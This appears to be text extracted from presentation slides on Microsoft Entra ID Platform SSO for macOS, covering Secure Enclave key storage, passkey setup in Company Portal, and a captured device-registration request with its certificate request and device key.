
PRT protocol version 4.0

The [Microsoft Enterprise SSO plug-in](#) in Microsoft Entra ID includes two SSO features - **Platform SSO** and the **SSO app extension**. This article focuses on configuring [Platform SSO with Entra ID](#) for macOS devices which is in preview.

Some benefits of Platform SSO include:

- Includes the SSO app extension. You don't configure the SSO app extension separately.
- Go passwordless with phishing-resistant credentials that are hardware-bound to the Mac device.
- The sign in experience is similar to signing into a Windows device with a work or school account, like users do with Windows Hello for Business.
- Helps minimize the number of times users need to enter their Microsoft Entra ID credentials.
- Helps reduce the number of passwords users need to remember.
- Get the benefits of Microsoft Entra join, which allows any organization user to sign into the device.
- Included with all [Microsoft Intune licensing plans](#).

Apple Secure Enclave




The Secure Enclave is a dedicated secure subsystem integrated into Apple systems on chip (SoCs).

The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised.

<https://support.apple.com/en-hk/guide/security/sec59b0b31ff/web>



PRT protocol version 4.0



Platform SSO

Authentication Method ⓘ UserS

Home > FalconForce Ballpit | Devices > Devices

Devices | All devices
FalconForce Ballpit - Microsoft Entra ID

Download devices Refresh

Overview

All devices Manage

Device settings

Enterprise State Roaming

BitLocker keys (Preview)

Local administrator password recovery


Activity


Troubleshooting + Support

1 device found

Name ↕

olaftesting's Virtual Mac






Enable your Entra ID passkey

To use your Entra ID passkey, you must enable Company Portal as a Passkey Provider.

To complete this action, open the System Settings app and navigate to:
Passwords > Password Options > Use passwords and passkeys from... > Enable Company Portal



< > Password Options

AutoFill Passwords and Passkeys

AutoFill helps you sign into apps and websites.


Use passwords and passkeys from

Keychain

Company Portal

Open System Settings

Dismiss



Compliant	Registered ↕	Activity ↕
N/A	N/A	N/A



Device registration - SecureEnclave

```
taHJji5n7GC9xzPBW0eMJjsbSe9ny_Mm43wVolV4uUrjsIvBjDtUrzlgdKihKzugEddyUPw_lfzq9VFSiHUkw
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "AikCertificate": "",
16   "AttestationData": "",
17   "CertificateRequest": {
18     "Data":
19     "MIIBADCBpAIBADAhMR8wHQYDVQQDDBNesBjZXJ0aWZpY2F0ZSByZXF1ZXN0MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C/aMhDkInkv
20     aEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX20PxnKpXqjgLyqAhMB8GCSqGSIB3DQEDjESMBAwDgYDVR0PAQH/BAQDAgeAMAwGCCqGSM49BAMCBQ
21     ADS0AwBgTbA01DqsLrxqzU1pEclPfx/8dv8bx3TrNWy0h7FkPlAtZAIeAsg06MgbyBG7sayals71TDinKgUJL0aCWvkaCoFi67P8=",
22     "KeySecurity": "SecureEnclave",
23     "KeyType": "ECC",
24     "Type": "pkcs10"
25   },
26   "DeviceDisplayName": "olaftesting's Virtual Machine",
27   "DeviceKeys": [
28     {
29       "Data":
30       "{ \"kty\": \"EC\", \"crv\": \"P-256\", \"x\": \"yLWFbQSBa5IG2hv4HiHM7YUc4wpiaWk0fTHHrxV4fgQ\", \"y\": \"md0Yz_mYxJ5N3A
31       1SptIk5eaux5FK9k0\", \"kid\": \"821E2411-4EC0-4BE2-A857-56326312D60F\" }",
32       "Encoding": "JWK",
33       "Type": "ECC",
34       "Usage": "STK"
35     }
36   ],
37   "DeviceType": "MacOS",
38   "JoinType": "0",
39   "OSVersion": "14.5.0",
40   "TargetDomain": "falconforce.io"
41 }
```


Device registration – cryptographic keys

On Mac OS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as JWK


